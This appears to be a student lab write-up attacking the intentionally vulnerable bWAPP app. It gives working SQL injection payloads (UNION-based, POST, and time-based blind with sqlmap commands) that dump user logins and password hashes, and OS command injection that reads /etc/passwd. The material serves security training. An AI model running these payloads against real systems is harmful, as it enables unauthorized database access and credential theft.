



SQLi (GET/Search): This type of SQLi can be done in the URL or the Address bar of the browser that is done through the HTTP GET request. When a search for a movie is done in the search bar of the bwapp website, it gets put in the HTTP request line, and the text in the address bar changes, specifically the value of the title parameter. Therefore, also by changing the text in the browser's address bar, you can do GET SQLi or get confidential and important data from the backend database of bwapp.




Steps to this injection (In the Burp Suit, change the value for the title parameter):


1. Change the value by typing: **spiderman'**
 - i. To check if SQLi is possible




2. Use ORDER BY to find how many columns there are and make the rest of string after value a comment: **spiderman' order by 7 --+**
 - i. keep increasing number from 1 until you get an out that "Unknown column 8 in 'order clause'", That means it's the previous number that is the number of columns.



3. Use UNION SELECT to see which columns can be used: **spiderman' UNION SELECT 1,2,3,4,5,6,7 --+**
I. Then one of the given columns can be used to get more information



4. Lets use column three to see the database name: **spiderman' UNION SELECT 1,2,database(),4,5,6,7 --+**




/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	bWAPP	5	4	Link

5. Search for the table name in the database: **spiderman' UNION SELECT 1,2,table_name,4,5,6,7 from information_schema.tables --+**

I. If you scroll down, then you see a table name users and movies. We will get info from them



/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	CHARACTER_SETS	5	4	Link
2	COLLATIONS	5	4	Link
2	COLLATION_CHARACTER_SET_APPLICABILITY	5	4	Link
2	COLUMNS	5	4	Link

6. Let's get the column name of the table movie or users: **spiderman' UNION SELECT 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name='movies' -**
+ (For the movies table)


or

spiderman' UNION SELECT 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name='users' --+ (For the users table)

Columns in Movie table:

bWAPP - SQL Injection x +

Not secure | vulnmachine/sqli_1.php?title=spiderman%27%20UNION%20SELECT%201,2,group_concat(column_name),4,5,6,7%20from

bWAPP 
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (GET/Search) /


Search for a movie:

Title	Release	Character	Genre	IMDb
2	id,title,release_year,genre,main_character,imdb,tickets_stock	5	4	Link

Columns in Users table:

bWAPP - SQL Injection x +

Not secure | vulnmachine/sqli_1.php?title=spiderman%27%20UNION%20SELECT%201,2,group_concat(column_name),4,5,6,7%20from

bWAPP 
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout


/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	id,login,password,email,secret,activation_code,activated,reset_code,admin	5	4	Link

7. Finally we will get some data from the columns from both tables: **spiderman' UNION SELECT 1,2,group_concat(title,release_year,imdb),4,5,6,7 from movies --+** (From the movies table)
or
spiderman' UNION SELECT 1,2,group_concat(login,password),4,5,6,7 from users --+ (From users table)

Data from the movie table:



/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	G.I. Joe: Retaliation2013tt1583421,Iron Man2008tt0371746,Man of Steel2013tt0770828,Terminator Salvation2009tt0438488,The Amazing Spider-Man2012tt0948470,The Cabin in the Woods2011tt1259521,The Dark Knight Rises2012tt1345836,The Fast and the Furious2001tt0232500,The Incredible Hulk2008tt0800080,World War Z2013tt0816711	5	4	Link

Data from the users table:

Title	Release	Character	Genre	IMDb
2	A.I.M.6885858486f31043e5839c735d99457f045affd0,bee6885858486f31043e5839c735d99457f045affd0,admind033e22ae	5	4	Link


The data from the users table can be then used to login on the website or get higher privilege.

=====+


SQLi (POST/Search): This type of SQLi uses the POST method in the HTTP protocol and the parameters in the body to make the web application show confidential data from the backend database. For example, the title parameter would be included in the body of the POST request and just like the previous vulnerability, we can change the value of the title parameter in the body to do SQLi.

Steps using Burp Suite in Kali Linux:

1. Open Burp Suite, go to the proxy tab and click on open browser. It should open up a chrome browser. Then in that browser, go to the dwapp. Login and go to SQL Injection (POST/Search). Also turn of intercept in the proxy tab. Then search for spiderman in the search bar of the dwapp.




2. Send the traffic to repeater by right clicking on the screen on the Burp Suit and click send to repeater. Switch to the repeater and click on send. Also, switch Response tab to Render.



3. Follow the guide from SQL Injection (GET/Search) to change the title in the request in the repeater of Burp Suit to do SQLi (POST/Search).

tab


This is data from the users table in the database:



SQLi – Blind – Time-Based: This type of SQLi, when done, gives little to no feedback or no visual indicator of your queries being wrong or right. Instead, the indicator of your correct query is based on the time the query takes to complete and that can be done using the sleep() function in SQL. The function will get executed upon a successful query.

Steps to exploit this type of SQLi (Open Burp Suite and go to proxy tab to open browser from there):

1. In the bwapp choose your bug as SQLi-Blind-Time-Based, then type the following in the search bar to test for if Blind Time-Based SQLi is possible and click search: **' OR 1=1 AND sleep(1) #**
- a) If the page takes a little more time than usual, then you know that the query executed successfully
2. In the proxy tab of Burp Suite turn on intercept and then click the search button without having anything in the search bar. In the Burp Suite, you should be able to capture the HTTP request.



3. Copy the value of Referer and PHPSESSID. It will be used for the sqlmap command in the command line and run: **sqlmap -u "http://IP_OF_bwAPP_MACHINE/sql_15.php?title=&action=search" --cookie="security_level=0;PHPSESSID=YOUR PHPSESSID" -p title --thread=5 --level=5 --risk=3 --batch**
- You should have this as part of the output:

```
available databases [4]:
[*] bwAPP
[*] information_schema
[*] mysql
[*] performance_schema
```

4. Lets use the bWAPP database to see what tables are available by running the command: `sqlmap -u "http://IP_OF_bWAPP_MACHINE/sqli_15.php?title=&action=search" --cookie="security_level=0;PHPSESSID=YOUR_PHPSESSID" -p title --thread=5 --level=5 --risk=3 --batch "bWAPP" --tables` -D

```
Database: bWAPP
[5 tables]
+-----+
| blog   |
| heroes |
| movies |
| users  |
| visitors |
+-----+
```

5. Data from the users table will be gathered for the sake of the example by running the command: `sqlmap -u "http://IP_OF_bWAPP_MACHINE/sqli_15.php?title=&action=search" --cookie="security_level=0;PHPSESSID=YOUR_PHPSESSID" -p title --thread=5 --level=5 --risk=3 --batch "users" --columns --dump` -- -T

```
Database: bWAPP
Table: users
[9 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| activated | tinyint(1) |
| activation_code | varchar(100) |
| admin | tinyint(1) |
| email | varchar(100) |
| id | int(10) |
| login | varchar(100) |
| password | varchar(100) |
| reset_code | varchar(100) |
| secret | varchar(100) |
+-----+-----+
```

```
Database: bWAPP
Table: users
[3 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | admin | email | login | secret | password | activated | reset_code | activation_code |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 1 | bwapp-aim@mailinator.com | A.I.M. | A.I.M. or Authentication Is Missing | 6885858486f31043e5839c735d99457f045affd0 (bug) | 1 | NULL | NULL |
| 2 | 1 | bwapp-bee@mailinator.com | bee | Any bugs? | 6885858486f31043e5839c735d99457f045affd0 (bug) | 1 | NULL | NULL |
| 3 | 0 | admin@gmail.com | admin | admin | d033e22ae348aeb5660fc2140aec35850c4da997 (admin) | 1 | NULL | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```


Using sqlmap I was able to get the users credentials from the users table in the bWAPP database.

=====+

OS Command Injection: This type of vulnerability allows you to run different or malicious Linux or command line commands along with the main command that is run from the user input. For example, if there is input bar for pinging a host, you can give the IP of the host along with other commands, just like, "8.8.8.8; ls -la". This will ping the public DNS server of google and list the directory in the web application on the server. The semicolon allows you to run multiple commands at the same time.

Steps to exploiting this vulnerability (In dWAPP, a DNS lookup user input for a domain name is given):

1. To begin with, we will execute the command `pwd` along with the domain name to see if the vulnerability is there.



/ OS Command Injection /


DNS lookup:

/app

2. Now that it's confirmed that we can do command injection. We can get the data from /etc/passwd:

/etc/passwd

; cat



/ OS Command Injection /

DNS lookup:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL
Server,,:/nonexistent:/bin/false
```

This way you can run most commands in through the input. Furthermore, you can gain a reverse shell by listening with netcat and running a command that will make the web app connect to your machine.


=====+

Remote & Local File Inclusion: In general, a file inclusion vulnerability is when you can make the website execute a different or out of scope file or return the data in a file to the user. In terms of Local File inclusion vulnerability, for

example, you can make the web application return the `/etc/passwd` to the screen. In the terms of remote file inclusion, you can make the web application to connect to a remote host and get a file from there.

